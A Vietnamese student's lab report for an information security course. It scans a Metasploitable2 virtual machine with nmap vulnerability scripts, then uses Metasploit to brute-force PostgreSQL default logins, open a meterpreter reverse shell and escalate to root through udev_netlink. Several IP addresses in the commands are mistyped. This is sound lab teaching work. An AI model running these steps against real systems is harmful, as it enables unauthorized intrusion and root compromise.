**Báo cáo thực hành môn Cơ sở An toàn thông tin**

**Bài thực hành số 3**


Họ và Tên: Nguyễn Quang Hà

Mã SV: B19DCAT053


**Nội dung thực hành**

5.1 Cài đặt các công cụ, nền tảng

- Kali linux:




- Tải và cài đặt Metasploitable2 làm máy victim:




- Kiểm tra kết nối mạng giữa các máy:


o Từ máy victim, chạy lệnh ping



o Từ máy Kali, chạy lệnh ping




5.2 Kiểm tra và cài đặt các NSE scripts cho nmap


- Kiểm tra các NSE scripts có sẵn cho nmap:

- Cài đặt CSDL nmap-vulners:

sudo git clone https://github.com/vulnersCom/nmap-vulners.git




ls nmap-vulners




- Cài đặt CSDL vulscan:

sudo git clone https://github.com/scipag/vulscan.git




ls vulscan




5.3 Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại sử dụng NSE script với nmap Sử dụng công cụ nmap với NSE script để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:


nmap --script=vulscan/vulscan.nse -sV -p21 192.168.203.129




nmap --script=vulscan/vulscan.nse -sV -p22 192.168.203.195




nmap --script=vulscan/vulscan.nse -sV -p23 192.168.203.129




nmap --script=nmap-vulners/vulners.nse -sV -p21 192.168.203.129




nmap --script=nmap-vulners/vulners.nse -sV -p22 192.168.203.129




nmap --script=nmap-vulners/vulners.nse -sV -p23 192.168.203.129




nmap --script=vulscan/vulscan.nse -sV -p80 192.168.203.129



nmap --script=vulscan/vulscan.nse -sV -p139 192.168.203.129



nmap --script=vulscan/vulscan.nse -sV -p5432 92.168.203.129


5.3 Khai thác lỗi đăng nhập trên PostgreSQL, cổng 5432:

- Khởi động Metasploit

- Khai báo sử dụng mô đun tấn công:


msf > use auxiliary/scanner/postgres/postgres\_login

- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng




- Đặt địa chỉ IP máy victim: msf > set RHOST 192.168.203.129

- Đặt địa tham số dừng: msf> set STOP\_ON\_SUCCESS true



- Thực thi tấn công:

msf > run



➔ Sau một số lần thử, máy victim sẽ thông báo kết nối thành công đến CSDL trong PostgreSQL sử dụng tài khoản với mật khẩu ngầm định.

- Gõ lệnh exit để kết thúc


5.4 Khai thác lỗi trên PostgreSQL cho phép mở shell chạy với quyền root:

- Khởi động Metasploit

- Khai báo sử dụng mô đun postgres\_payload để tạo 1 phiên kết nối đến CSDL:


msf > use exploit/linux/postgres/postgres\_payload

- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng



- Chọn payload cho thực thi:

msf > set payload linux/x86/meterpreter/reverse\_tcp




- Đặt địa chỉ IP máy victim:

msf > set RHOST 192.1688.203.129

- Đặt địa chỉ IP máy tấn công:


msf > set LHOST 192.168.203.126

- Đặt mật khẩu cho CSDL: msf > set PASSWORD postgres



- Thực thi tấn công:


msf > exploit



➔ Tạo được 1 phiên kết nối đến CSDL.

- Chuyển phiên kết nối sang chế độ chạy ngầm sử dụng lệnh “background”:


meterpreter > background



- Đặt mô đun khai thác để mở shell: msf > use exploit/linux/local/udev\_netlink

- Chọn payload cho thực thi: msf > set payload linux/x86/shell\_reverse\_tcp

- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng



- Kết nối đến phiên CSDL đang chạy ngầm: msf > set SESSION 1

- Thực thi tấn công: msf > exploit

- Chạy các lệnh để đọc tên người dùng và máy victim khai thác thành công:

whoami

uname –a

